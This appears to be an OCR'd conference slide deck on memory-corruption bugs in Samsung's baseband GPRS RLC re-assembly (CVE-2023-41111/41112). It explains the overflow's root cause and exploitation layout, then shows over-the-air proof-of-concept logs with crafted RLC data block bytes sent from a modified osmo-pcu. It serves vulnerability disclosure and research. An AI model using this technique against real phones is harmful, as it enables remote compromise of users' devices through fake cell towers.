
GPRS 101



- Core Network (SGSN, GGSN) aka GPRS Non-Access Stratum



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

GPRS 101





- LLC
  - serves both CP and UP
  - multiplexes “SAPIs”
  - adds in-order delivery support
- Control Plane: GMM/SM
  - the classic NAS protocols: this is the area of all those TLV parsing bugs
- User Plane: SNDCP, IP, etc

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Layer 2 As Attack Surface

- Traditional view: packet sizes in L2 are too small for memory corruption bug interest
- But: ciphering is applied a layer above, L2 (RLC/LLC) PDUs are not subject to it!
  - the encryption/integrity protection is applied to its SDUs (SNDCP/GMM/CM/etc)
  - also true in evolved access technologies after 2G!
- This way, attacker can not only forego worrying about AKAs, but faking a Cell Tower altogether! [refs: SigOver KAIST, aLTEr RuB]

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Layer 2 As Attack Surface

- Our approach:
  - flip “too small” on its head, look for vulns in re-assembly itself!
  - rich history from TCP/IP world of such bugs … same concept
- Results:
  - Basebanheimer talk: CVE-2022-21744 Mediatek GPRS RLC PNCD fragment re-assembly buffer overflow
  - this talk: CVE-2023-41111/CVE-2023-41112 Samsung GPRS RLC Data Block re-assembly buffer overflow

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RLC to LLC

- RLC data block max size: 22/32/38/52 (Coding Scheme 1/2/3/4)
- LLC PDU max size: 1560 bytes
- Therefore, re-assembly must be supported
- GPRS RLC Re-assembly procedure (44.060 9.1.11, 9.1.12)
  - GPRS and E-GPRS differ (more on that later), our focus is GPRS

RLC Data Blocks



Figure 10.2.1.1: Downlink RLC data block with MAC header

- Traffic Flow Identifier (TFI), Block Sequence Number (BSN): IDs
- FBI: Final Block Indicator (of the TBF not the LLC PDU!)
- More Bit (M) | Extension Bit (E)
- E: is this BSN_E/LI_M_E octet not followed by any more “LI_M_E” header octet
- M: is there another PDU fragment following the one matched to this LI_M_E octe

RLC Data Re-Assembly

- The idea was to support all scenarios, RLC Data block containing:
  - one complete LLC PDU or first fragment of one LLC PDU
  - Nth or final fragment of ongoing LLC PDU
  - final or only fragment on one LLC PDU plus first fragment of next LLC PDU
  - multiple small size LLC PDUs all fit in one block
  - etc

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Optimized to Death

- The spec allows ONLY ONE fragment per LLC PDU to have an LI field
  - makes sense: all except the last should “fill out” the current block, so it saves one byte to use M(ore): YES and E(xtension): NO in the previous fragment’s LI_M_E
- To provide maximum “efficiency”, a corner case is allowed: **`LI == 0`**
  - this is supposed to be present for max 1 fragment per LLC PDU, if the final fragment of the LLC PDU WOULD fit an RLC data block without an LI octet for it

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Optimized to Death

TFI_FBI | BSN_E | LI(0)_M(0)_E(1) | fragm N-1: 19 bytes

TFI_FBI | BSN_E | fragm N: 20 bytes

is more efficient storage (by 2 bytes ….) than:

TFI_FBI | BSN_E | LI(19)_M(0)_E(1) | fragm N-1: 19 bytes

TFI_FBI | BSN_E | LI(19)_M(0)_E(1) | fragm N: 19 bytes

TFI_FBI | BSN_E | LI(1)_M(1)_E(0) | LI_M_E xyz | fragm N+1: 1 byte | xyz

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Optimized to Death

- So if no fragments of an LLC PDU can have less than **`block_size-3`** bytes except for final
- Then this equation holds:
  - **`max_fragm_count = (max_concat_size / min_block_size) + 1`**
  - **`79 = 1560/20 + 1`**
- … as long as you enforce **`max_concat_size`** AND **`min_block_size`**!

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Samsung RLC Re-Assembly

- Samsung's code processing RLC data blocks parsed headers twice:
  - first to read all LI_M_E headers and calculate the number of actual RLC data bytes in the PDU
  - then to process the fragment(s) in the RLC Data block, triggering re-assembly when necessary, saving fragments away of current accumulating TBF when last not arrived yet

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
CVE-2023-41111

- Bug #1: The first loop eats arbitrary number of LI_M_E headers with **`LI == 0`**, without sanity checking for their combination, therefore the calc'd data size can become < 20

- Bug #2: whet the current state is "LLC PDU fragment N>0 arrived" and the second loop encounters an **`LI == 0`**, it doesn't check for further LI_M_E headers, simply saves the fragment with the previously calc'd data size and ends processing of the data block

- The fragment saving function assumes from **`79 = 1560/20 + 1`** that the fixed size 79 long array holding saved fragments will never overflow as long as the 1560 maximum cumulative size is verified before each fragment addition



Part 3: I’ve abandoned my Boundary Checking!

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CVE-2023-41112

- We have an array OOB write, we can write way beyond
- But it’s not an obvious win
  - Array in BSS: what are we corrupting? Side-effects?
  - We write pointers to controlled data chunks, not controlled bytes
- Luckily, through a series of breaks and an additional vuln, we can turn this into a perfectly controllable heap overflow

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CVE-2023-41112

- But only if things go exactly right: many OOB write variations result in crashes like negative size memcpy or free(0x1)
- This was to me the most interesting part of the entire chain, but had cut some of the details here for time
  - look out for the upcoming advisory post on labs.taszk.io with extra info about the code flow

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CVE-2023-41112

- Remember EGPRS and differing RLC Data block format?
  - in that path of 44.064, there can be a second set of fragments - and the struct and concatenation function are shared in the Shannon code!
  - the size of that second set of fragments is implicit from block size (see 44.064 for details, all that matter to us is the behavior)
- With GPRS that array of the struct is always empty… except if we overflow into it
- This can result in a fake pointer, with a fake size, manifesting during the concatenation
- In addition, the fatal flaw of the re-assembly function is that every iteration is copy-slot-then-quit-if-size-maxed-out
  - end-result: we don’t get N overflows… but we do get 1 ☺

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
CVE-2023-41112

80th fragment (1st overflow) corrupts not_allocd_frag[0] to non-zero block_offsets[80] value

This will mean that fragms[0] will not be attempted to be freed!



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CVE-2023-41112

80th fragment corrupts pad byte from here, NOP

state | bsn | LI_hdr_offset
pdu length
char[79] block_offsets
char[79] not_allocd_frag
____ | ____ | pad1 | pad 2
int[79] block_sizes
char *[79] fragms
char *[79] e_fragms
n_blks

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
80th fragment corrupts fragms[0] pointer to 0x14 (block_sizes[80])

We survive copying from it because null page is mapped RO - and freeing of the invalid ptr is skipped as just shown!



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
CVE-2023-41112

80th fragment corrupts e_fragms[0], manifesting a fake additional copy source

Alloc order: **`size0 + size1 + …`**

Copy order: **`size0 + fake_size + …`**

If we get the modulo right and **`fake_size > size79`**, we overflow one time before the assembly loop quits!



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CVE-2023-41112


For instance:

Alloc order:

```
15x17 + 1x7 + 62x3 + 20 + 3 + 1
= 472
```

Copy order:

```
1x17 + 1x22 + 14x17 + 1x7 + 62x3
+ 20 = 490
```



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
No overflow here: in GPRS, this array is never written (on purpose)

So n_blks is spared!



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Crafting an Over-The-Air PoC

- Custom modification of Osmocom (osmo-pcu)
- Injection of arbitrary RLC Control Blocks: Basebanheimer talk
- Same done for RLC Data Blocks
- Code re-uses existing TBF (stealing priority from enqueued LLC fragments to give it to the injected ones) or opens new if none

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Crafting an Over-The-Air PoC

```
20240313160104259 DCSN1 INFO csnStreamDecoder (type: Pkt DL ACK/NACK (2)):  (gsm_rlcmac.c:5476)
20240313160105129 DLGLOBAL ERROR Setting up RLC data injection for IMSI=999780000087044 (pcu_ctrl.cpp:32)
20240313160105129 DLGLOBAL ERROR msg_01 @ 0x5581f61f3b70: 00 00 00 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 40 40 40 40 40 40  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_02 @ 0x5581f61f3a60: 00 00 02 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_03 @ 0x5581f61f3950: 00 00 04 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_04 @ 0x5581f61f22e0: 00 00 06 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_05 @ 0x5581f61f1dd0: 00 00 08 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
20240313160105129 DLGLOBAL ERROR msg_06 @ 0x5581f621d9c0: 00 00 0a 02 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88 88  (pcu_ctrl.cpp:64)
```

...

```
20240313160106655 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 77/81 (tbf_dl.cpp:545)
20240313160106655 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
98 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 88 88 88 88  (tbf_dl.cpp:547)
